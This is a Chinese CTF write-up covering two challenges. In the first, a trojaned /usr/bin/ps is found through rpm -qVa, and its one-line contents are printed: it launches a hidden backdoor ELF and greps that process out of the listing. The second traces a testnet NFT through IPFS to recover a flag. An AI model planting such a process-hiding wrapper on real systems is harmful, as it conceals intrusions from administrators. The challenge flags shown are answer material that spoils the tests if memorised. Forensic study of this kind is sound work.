

队伍名称: Mitsuha

队伍 ID: 000345

## Computer cleaner plus

打开虚拟机，随手打了一个 ls -al，发现一个 .hide\_command 目录

```
[root@localhost ~]# ls -al
total 24
dr-xr-x---.  4 root root  145 Jul 10  2024 .
dr-xr-xr-x. 17 root root  224 Oct  4  2023 ..
-rw-----.  1 root root 1357 Jul 10  2024 .bash_history
-rw-r--r--.  1 root root   18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 29  2013 .bashrc
-rw-r--r--.  1 root root  100 Dec 29  2013 .cshrc
drwxr-xr-x.  2 root root   16 Jul 10  2024 .hide_command
drwxr-----. 3 root root   19 Apr 25  2024 .pki
-rw-r--r--.  1 root root  129 Dec 29  2013 .tcshrc
```

.hide\_command 里有个 ps，然后系统自带的 ps 不见了，rpm -qVa 后发现 ps 被改了


```
[root@localhost ~]# rpm -qVa
S.5....T.  c /etc/sysconfig/authconfig
.M.....  g /etc/pki/ca-trust/extracted/java/cacerts
.M.....  g /etc/pki/ca-trust/extracted/openssl/ca-bundle.trust.crt
.M.....  g /etc/pki/ca-trust/extracted/pem/email-ca-bundle.pem
.M.....  g /etc/pki/ca-trust/extracted/pem/objsign-ca-bundle.pem
.M.....  g /etc/pki/ca-trust/extracted/pem/tls-ca-bundle.pem
.M.....  c /etc/machine-id
.M.....  g /etc/udev/hwdb.bin
.M.....  g /var/lib/systemd/random-seed
.M.....  g /var/log/dmesg
.M.....  g /var/log/dmesg.old
.M.....  g /boot/initramfs-3.10.0-862.el7.x86_64.img
.....T.  c /etc/selinux/targeted/contexts/customizable_types
....L.... c /etc/pam.d/fingerprint-auth
....L.... c /etc/pam.d/password-auth
....L.... c /etc/pam.d/postlogin
....L.... c /etc/pam.d/smartcard-auth
....L.... c /etc/pam.d/system-auth
.M.....  c /etc/sysconfig/kernel
SM5....T.  /usr/bin/ps
missing   /var/run/wpa_supplicant
```

然后看看 /usr/bin/ps，发现 backdoor

```
[root@localhost ~]# cat /usr/bin/ps
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep "bash"
```

## Level 729 易画行

下载附件后得知此题为 web3 题，代码中在 ethers 的测试链上的 nft 被转移到了地址 0x74520Ad628600F7Cc9613345aee7afC0E06EFd84 上，打开 etherscan 查看这个地址，发现一个 vidar 的 nft



查看合约信息 tokenURI，发现一个 ipfs 地址

ipfs://QmUusCYT8GTNgbDk5WAHZsHmHSxqcXuHov94inyFcpPqM6

Other Attributes:	Txn Type: 2 (EIP-1559)	Nonce: 3	Position In Block: 16												
Input Data:	<table><thead><tr><th>#</th><th>Name</th><th>Type</th><th>Data</th></tr></thead><tbody><tr><td>0</td><td>recipient</td><td>address</td><td>0xd41C271508f555ED80A529BD461E678e2160aBCE</td></tr><tr><td>1</td><td>tokenURI</td><td>string</td><td>ipfs://QmUusCYT8GTNgbDk5WAHZsHmHSxqcXuHov94inyFcpPqM6</td></tr></tbody></table>			#	Name	Type	Data	0	recipient	address	0xd41C271508f555ED80A529BD461E678e2160aBCE	1	tokenURI	string	ipfs://QmUusCYT8GTNgbDk5WAHZsHmHSxqcXuHov94inyFcpPqM6
#	Name	Type	Data												
0	recipient	address	0xd41C271508f555ED80A529BD461E678e2160aBCE												
1	tokenURI	string	ipfs://QmUusCYT8GTNgbDk5WAHZsHmHSxqcXuHov94inyFcpPqM6												
<a href="#">Switch Back</a> <a href="#">View In Decoder</a>															

查询这个 ipfs，获得 flagssss

```
name: "Vidar NFT"
description: "flag{Tr4d1ng_on_t3st_n3t}"
image: "ipfs://QmfRnBpi97gKowcZH932yeJPvtWDvkj1kcakRaV4GVMvwm"
attributes:
  0:
    trait_type: "Season"
    value: "Autumn"
  1:
    trait_type: "Year"
    value: "2024"
```